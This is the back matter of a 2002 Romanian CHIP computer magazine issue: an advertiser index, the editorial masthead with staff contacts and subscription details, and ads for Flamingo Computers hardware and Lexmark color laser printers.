Elkotech Romania	13	Microsoft Romania	9, 79, 125	Softwin	97
Elsaco	141	Mobifon	123	Telemobil	111
Expotek	131	Modec Center	141	TopEdge Engineering	133
Flamingo Computers	C3	Net Brinel Computers	93	Tornado Sistems	3
Gecad Software	59	Net Consulting	107	Verbatim	135
Genesys Software România	17	Omnidata	139	Videoton VTCD	145
IBM Romania	57	Omnilogic	C4, 63		

Impressum

Redacția poate fi contactată la:
Telefon: 0268-415158,418728, 0723-570511, 0744-754983;
Fax: 0268-418728; **E-mail:** redactie@chip.ro
Adresa redacției: 2200 - Brașov, Str. N.D. Cocea nr.12
Adresa pentru corespondență:
2200 - Brașov, Oficiul Poștal 2, Căsuța Poștală 4
Director General: Dan Bădescu (dan_badescu@vogelburda.ro)
Director tehnic: Daniel Dănilă Békési (dan_danila@vogelburda.ro)
Redactor șef: Răzvan Anghelidi (razvan_anghelidi@chip.ro)
Redactor șef adjunct: Ionuț Bălan (ionut_balan@chip.ro)
Redactori: Decebal Schiller (decebal_schiller@chip.ro), Codrin Hosu (codrin_hosu@chip.ro), Vasile Prodan (vasile_prodan@chip.ro), Marius Ghinea (marius_ghinea@chip.ro), Mircea Mihălcică (mircea_mihalcica@chip.ro), Laura Stancu (laura_stancu@chip.ro), Francisc Kurko (francisc_kurko@chip.ro)
Cătălin Constantin (catalin_constantin@chip.ro), Ionuț Adrian Boicu (ionut_boicu@chip.ro), Radu Fedoreanu (radu_fedoreanu@chip.ro)
Secretar de redacție: Cristiana Vrăbioiu (cristiana_vrabioiu@chip.ro)
Laborator de testare hardware: Decebal Schiller, Vasile Prodan, Radu Fedoreanu, Ionuț Adrian Boicu, Francisc Kurko
Laborator de testare software: Ionuț Bălan, Cătălin Constantin
Grafică, DTP: Adrian Popa (adi_popa@chip.ro), Ilie Popa (ilie_popa@chip.ro)
CHIP online: Mihai Bădescu (mihai_badescu@chip.ro), Florin Crișan (florin_crisan@chip.ro), Dragoș Batista (dragos_batista@chip.ro)
CHIP CD: Ionuț Bălan, Cătălin Constantin
Contabilitate și administrație: Maria Parge, Eva Szaszka, Adrian Dumitru (contabilitate@vogelburda.ro)
Reclamă: Zsolt Bodola (zsolt_bodola@vogelburda.ro), Cristian Pop (cristian_pop@vogelburda.ro)
Marketing: Leonte Mărginean (leonte_marginean@vogelburda.ro), Oana Leu (oana_leu@vogelburda.ro)
Distribuție și abonamente: Ioana Bădescu (ioana_badescu@vogelburda.ro), Ioan Soiu (iancu_soiu@vogelburda.ro)

Reprezentanța București
Adresa: Str. Izvor nr. 78 et. 2, Sector 5
Cătălin Butolo (catalin_butolo@chip.ro)
Telefon: 0722 - 370482; 021 - 4110076

HOTLINE Abonamente: Marți - Vineri, orele 13-17

Persoanele fizice și juridice se pot abona utilizând talonul din revistă sau direct la sediul redacției. Plata abonamentului se face prin mandat poștal pe numele Ioana Bădescu, O.P. 2, C.P. 4, 2200 Brașov, sau prin ordin de plată în contul „Vogel Burda Communications" deschis la ABN AMRO BANK Brașov 264100060476 sau Cont Trezorerie Brașov nr. 50691099507.
Toate solicitările se vor face la Oficiul Poștal 2, Căsuța Poștală 4, 2200 Brașov.
Pregătire filme: Artúr Repro LTD. **Montaj și tipar:** Veszprémi Nyomda RT, Ungaria
CHIP Computer & Communications este membru fondator al Biroului Român de Audit al Tirajelor (BRAT). Publicație auditată pe perioada ianuarie – iunie 2002.
Relații internaționale: http://www.chip.ro/html/about/international.php3
Editura: Vogel Burda Communications S.R.L.
Sediul editurii: 2200-Brașov Str. N.D. Cocea nr.12

Copyright: **În România:** Vogel Burda Communications S.R.L. Brașov
În Germania: Vogel Burda Holding GmbH
Würzburg, Director: Hermann Paul

ISSN 1453-7079

Manuscrisele, inclusiv în format electronic, expediate redacției devin proprietatea editurii. Editura își rezervă dreptul de modificare a materialelor primite, precum și a datei de apariție. Reproducerea integrală sau parțială a articolelor, informațiilor sau a imaginilor apărute în revistă este permisă numai cu acordul scris al editurii. Redacția nu își asumă răspunderea pentru greșeli și inadvertențe apărute în materialele colaboratorilor și ale inserenților.


Luna cadourilor multimedia
la Flamingo Computers
SP 500
Diagonala: 15"
Tip ecran: TFT LCD
Rezoluție maximă: 1024 x 768
Pixel Pitch: 0.297mm
Contrast: 350:1
Luminozitate: 200cd/mp
Certificare: TCO 99
Timp de răspuns: 50ms
Intrare video: D-sub 15
Unghi de vizualizare orizontal/vertical: 60°/45°
Număr de culori: 262K
$299
SOLAR
Cel mai ieftin monitor LCD fără radiații
ocupă doar 3 cm pe biroul tău!
Diablo™ 6666 pro
Procesor: Intel Pentium 4 2,0 GHz
Placă de bază: MSI 845E Max
Memorie: PQI DIMM DDRAM 256MB PC2100
Hard disk: Western Digital 40 GB, 7200 rotații
Interfață grafică: MSI G4MX440-T 64MB DDR
TOSHIBA COMBO: DVD+CDRW16X
Interfață audio: integrată
Carcasă: ATX MIDDLE 4HL48, 350W
Unitate de dischetă: Sony 3,5" 1,44MB
Tastatură: Coral KB MM-02 PS/2
Mouse: Coral Scroll 3D
Sistem de operare: Microsoft Windows XP Home Edition
Soft suplimentar: RAV AntiVirus pentru Windows
$799
intel inside pentium 4
Windows xp Professional
Configurația sistemului nu include monitor
FLAMINGO
Cel mai puternic calculator multimedia!
KIT SB Live! + Inspire 5.1 5300
CREATIVE
INSPIRE 5.1
5300
Incinte acustice: 5.1
Putere totală (RMS): 48W (4 x 6W + 6W + 18W)
Intrare: analog
Facilități: amplificator, telecomandă cu fir, reglaj volum, bass și balance, subwoofer din lemn, suporți pentru sateliți
$159
CREATIVE
CREATIVE LABS
FLAMINGO COMPUTERS
www.flamingo.ro
08008-22.55.72 (08008-CALLPC)
eFlamingo@flamingo.ro

LEXMARK™

Dă culoare vieţii tale!





LEXMARK™ C750

Tehnologie laser, format A4, rezoluţie 1200x1200 dpi, viteză de 20 ppm (letter) si 19 ppm (A4), color şi alb-negru, procesor 350 MHz, memorie 64 MB RAM - expandabilă până la 512 MB, HardDisk şi MemoryFlash (4, 8, 16 MB) - opţionale, conectare prin port paralel, port USB sau card de reţea Ethernet 10/100BaseTx, emulează PCL6 şi PostScript 3.

LEXMARK™ C910

Tehnologie electro-fotografică, format A3/A4, rezoluţie 600x600 dpi, viteză de 29 ppm color şi alb-negru, procesor 400 MHz, memorie 64 MB RAM - expandabilă până la 512 MB, pentru procesare rapidă a documentelor de format larg, HardDisk opţional, conectare prin port paralel, port USB sau card de reţea Ethernet 10/100BaseTx. Funcţie de selecţie automată a culorii pe baza conţinutului paginii, pentru optimizarea tipăririi.





Distribuitor autorizat LEXMARK:

OMNILOGIC

Şos. Bucureşti - Ploieşti 135, Bucureşti, România, PO BOX 18-131, Tel: 01-303 31 00, Fax: 01-303 31 64, http://www.omnilogic.ro